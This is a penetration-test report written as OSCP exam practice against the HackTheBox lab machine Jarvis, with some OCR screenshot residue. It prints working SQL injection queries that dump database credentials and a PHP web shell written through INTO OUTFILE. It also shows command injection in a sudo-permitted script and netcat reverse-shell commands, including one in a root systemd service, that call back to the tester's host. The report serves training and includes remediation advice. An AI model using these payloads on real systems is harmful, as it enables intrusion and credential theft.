Offensive Security Certified Professional Exam Report - Jarvis

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

6/11-11-2023

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox **Jarvis** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information target

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The web application allows direct communication with the database server, which allows a malicious user to retrieve credentials to the phpmyadmin console. Within the console, the attacker can run SQL commands to communicate directly with the server. THis allows establishing a first foothold on the system.

Once inside the server, the attacker can exploit an existing python scripting by running with the privilege of another user and adding own commands. This allows a first privilege escalation to a user with more privileges.

With this user, it is possible to run the system command *systemctl* with *root* access. With this knowledge, it is possible to create a service that, when executed, establishes an administrative connection to a remote server controlled by the attacker.

1.1 Recommendation

The first line of defense in this case is to check and sanitize all user inputs within the web application. By attempting to communicate with the database, the application should verify the input and discard it, if it does not correspond to the expected values. The OWASP recommends the following steps to prevent the abuse of database:

- Use of Prepared Statements (with Parameterized Queries)
- Use of Properly Constructed Stored Procedures
- Allow-list Input Validation
- Escaping All User Supplied Input

Furthermore, in case an attacker manages to bypass the existing filters and get a foothold of the server. The application should restrict the user's access to the minimum and prevent it from executing commands with the privilege of other users. This mitigates the success of lateral movements or privilege escalations.

If it is necessary that some scripts are runned with higher privilege, it is important to prevent an attacker from inserting its own command/code together with the normal execution. This can be done by implementing extra checks to the user input, to make sure that they correspond to the expected values.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.229.137

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Jarvis - 10.129.229.137

3.1.1 Network and Service Enumeration

We performed the following enumeration:

- port/service scan
- Vulnerability scan

The results are presented below:

- **Port scan**

```
ports=$(sudo nmap -Pn -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}"
| sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
#result
Port: 22,53,80
```

- **Service and vulnerability scan**:

```
 sudo nmap -Pn -p$ports -sV -sS --script vuln $target -oN
serv_vuln.txt
PORT    STATE    SERVICE VERSION
22/tcp open     ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.4p1:
|           PRION:CVE-2019-6111   5.8
https://vulners.com/prion/PRION:CVE-2019-6111
|           PACKETSTORM:151227    0.0
https://vulners.com/packetstorm/PACKETSTORM:151227     *EXPLOIT*
|           MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-    0.0
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSER
S-    *EXPLOIT*
|_          1337DAY-ID-30937 0.0
https://vulners.com/zdt/1337DAY-ID-30937    *EXPLOIT*
53/tcp filtered domain
80/tcp open     http    Apache httpd 2.4.25 ((Debian))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.0.1
| vulners:
|_          PACKETSTORM:152441    0.0
https://vulners.com/packetstorm/PACKETSTORM:152441     *EXPLOIT*
|_http-dombased-xss: Couldn't find any DOM based XSS.
```


```
|_http-vuln-cve 2017-1001000: ERROR: Script execution failed (use -d
to debug)
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Nov  7 20:28:49 2023 -- 1 IP address (1 host up)
scanned in 42.33 seconds
```

With the following command, we performed directory fuzzing to find possible hidden directories:

```
dirb $target
---- Scanning URL: http://10.129.229.137/ ----
==> DIRECTORY: http://10.129.229.137/css/
==> DIRECTORY: http://10.129.229.137/fonts/
==> DIRECTORY: http://10.129.229.137/images/
+ http://10.129.229.137/index.php (CODE:200|SIZE:23628)
==> DIRECTORY: http://10.129.229.137/js/
==> DIRECTORY: http://10.129.229.137/phpmyadmin/
+ http://10.129.229.137/server-status (CODE:403|SIZE:279)

---- Entering directory: http://10.129.229.137/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.229.137/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.229.137/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://10.129.229.137/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.229.137/phpmyadmin/ ----
+ http://10.129.229.137/phpmyadmin/ChangeLog (CODE:200|SIZE:19186)
==> DIRECTORY: http://10.129.229.137/phpmyadmin/doc/
==> DIRECTORY: http://10.129.229.137/phpmyadmin/examples/
+ http://10.129.229.137/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://10.129.229.137/phpmyadmin/index.php (CODE:200|SIZE:15220)
==> DIRECTORY: http://10.129.229.137/phpmyadmin/js/
==> DIRECTORY: http://10.129.229.137/phpmyadmin/libraries/
+ http://10.129.229.137/phpmyadmin/LICENSE (CODE:200|SIZE:18092)
==> DIRECTORY: http://10.129.229.137/phpmyadmin/locale/
+ http://10.129.229.137/phpmyadmin/phpinfo.php (CODE:200|SIZE:15224)
+ http://10.129.229.137/phpmyadmin/README (CODE:200|SIZE:1520)
+ http://10.129.229.137/phpmyadmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://10.129.229.137/phpmyadmin/setup/
==> DIRECTORY: http://10.129.229.137/phpmyadmin/sql/
==> DIRECTORY: http://10.129.229.137/phpmyadmin/templates/
==> DIRECTORY: http://10.129.229.137/phpmyadmin/themes/
==> DIRECTORY: http://10.129.229.137/phpmyadmin/tmp/
---- Entering directory: http://10.129.229.137/phpmyadmin/setup/ ----
```

The application contains a login on the following:


10.129.229.137/phpmyadmin/index.php

We noticed that by checking the page http://$target/room.php?cod=1 we could insert SQL code that could be executed by the application. We added the following values to this field:

Up to this point I needed help of writeups

ORDER BY 1-- until *ORDER BY 7*--


To find the amount of columns in the table. Then we worked with UNION statement

UNION SELECT 1,2,3,4,5,7--

After that make the following queries:

```
UNION SELECT 1,2,@@version,4,5,7-- #10.1.48-MariaDB-0+deb9u2
UNION SELECT 1,2,user(),4,5,7-- #DBadmin@localhost
UNION SELECT 1,user,password,4,5,7 FROM mysql.user-- #Retrieve
username and password
```

With those queries, we were able to retrieve the following credentials:



Not secure 10.129.229.137/room.php?cod=100%20UNION%20SELECT%201,user,password,4,5,...

Hack The Box ::...

5

DBadmin

$


*2D2B7A5E4E637B8FBA1D17F40318F277D29964D0

/ per night

4

```
DBadmin:2D2B7A5E4E637B8FBA1D17F40318F277D29964D0
```

By cracking this hash with the online tool crackstation, we got the following result:



Enter up to 20 non-salted hashes, one per line:


2D2B7A5E4E637B8FBA1D17F40318F277D29964D0

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2D2B7A5E4E637B8FBA1D17F40318F277D29964D0	MySQL4.1+	imissyou

```
DBadmin:imissyou
```

This credentials gave us access to the PHP admin console:



Server connection collation: utf8mb4_unicode_ci

Language: English

Theme: pmahomme

Font size: 82%

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.1.48-MariaDB-0+deb9u2 - Debian 9.13
- Protocol version: 10
- User: DBadmin@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.25 (Debian)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: b5c5906d452ec590732a93b051f3827e0 $
- PHP extension: mysqli
- PHP version: 7.0.33-0+deb9u12

To get a first access to the server, we needed the following:

1. Identify location of scripts = */var/www/html*
2. Create a query that write a file = *[QUERY] "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/shell.php"*
3. Call up the command *http://$target/shell.php?cmd=whoami*

3.1.2 Initial Access

Vulnerability Explanation: By allowing users to run command/scripts with the privilege of other users (SUID), the system creates an attacking surface that allows lateral movement within the system. In this case, the attacker managed to add its own command to be executed within the script.

Vulnerability Fix: For this specific case, it is possible to adopt the following approaches. First, the list of forbidden characters in the script can be increased to prevent the user from inserting anything that is not related to an IP address or hostname, furthermore, a second verification could certify that the input is not a potential command within the system. Second, prevent this user from running this script. This second approach, however, may disrupt the intentional workflow

Severity: High

Steps to reproduce the attack:

1. With the command *sudo -l*, we discover which scripts/commands our current user *www-data* can run with the privilege of another user.

```
www-data@jarvis:/var/www/html$ sudo -l
[...]
User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

2. By analyzing this python script, we found out that it runs the *ping* command with a user input. This input exclude a list of characters that could be used to pipe a command, i.e. *&*, | , ||, and others.
3. However, the dollar character *$* is not excluded and can be runned as shown below:

```
Enter an IP: $(whoami)
$(whoami)
ping: pepper: Temporary failure in name resolution
```

4. With this in mind, we wrote a script on the */tmp/shell.sh* folder, that should be executed together with the allowed script:

```
echo 'mkfifo /tmp/f; nc 10.10.14.178 1234 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f' > /tmp/shell.sh
```

5. We then run the script *simpler.py* and add our new script in the execution:

```
Enter an IP: $(/tmp/shell.sh)
$(/tmp/shell.sh)
mkfifo: cannot create fifo '/tmp/f': File exists
```

System Proof Screenshot:

The steps above give us a connection with the user *pepper:*

```
whoami
```

```
pepper
cat /home/pepper/user.txt
aea178224420ef806433575a771a4446
```

3.1.3 Privilege Escalation

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Steps to reproduce the attack:

System Proof Screenshot:

1. With the command below, we could find which commands the user *pepper* could run as root:

```
find / -type f -perm -4000 -user root -ls 2>/dev/null

9420    172 -rwsr-x---   1 root     pepper     174520 Jun 29  2022 /bin/systemctl
```

2. With the command *systemctl,* we found in Gtofbins/systemctl a way to escalate to administrative access. We ran the following commands:

```
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "nc 10.10.14.178 80 -e /bin/bash"
[Install]
WantedBy=multi-user.target' > shell.service
```

The command above created a file called *shell.service* that is supposed to be a service on the system. This service starts once and executes the *nc* command as root to establish a connection to a remote service.

3. We started a listener on our attacking machine.
4. Eventually, we ran then the next commands:

```
/bin/systemctl link /home/pepper/shell.service
/bin/systemctl enable --now /home/pepper/shell.service
```

Those steps created a connection to our attacking machine with a root shell.

System Proof Screenshot:

The steps above give us a connection with the user *root:*

```
root@jarvis:/# whoami
whoami
root
root@jarvis:/# cd root
cd root
root@jarvis:/root# ls
ls
clean.sh  root.txt  sqli_defender.py
root@jarvis:/root# cat root.txt
cat root.txt
3ccc01677fefa5adaea93e72e0c2183d
root@jarvis:/root#
```

Conclusion

Lessons learned:

- Web parameters= SQL = ORDER BY #-- / UNION SELECT 1…n–
- SQL write file= QUERY *code* into outfile "/path/to/write"
- Html script files = /var/www/html
- Gtofbins: sometimes write a file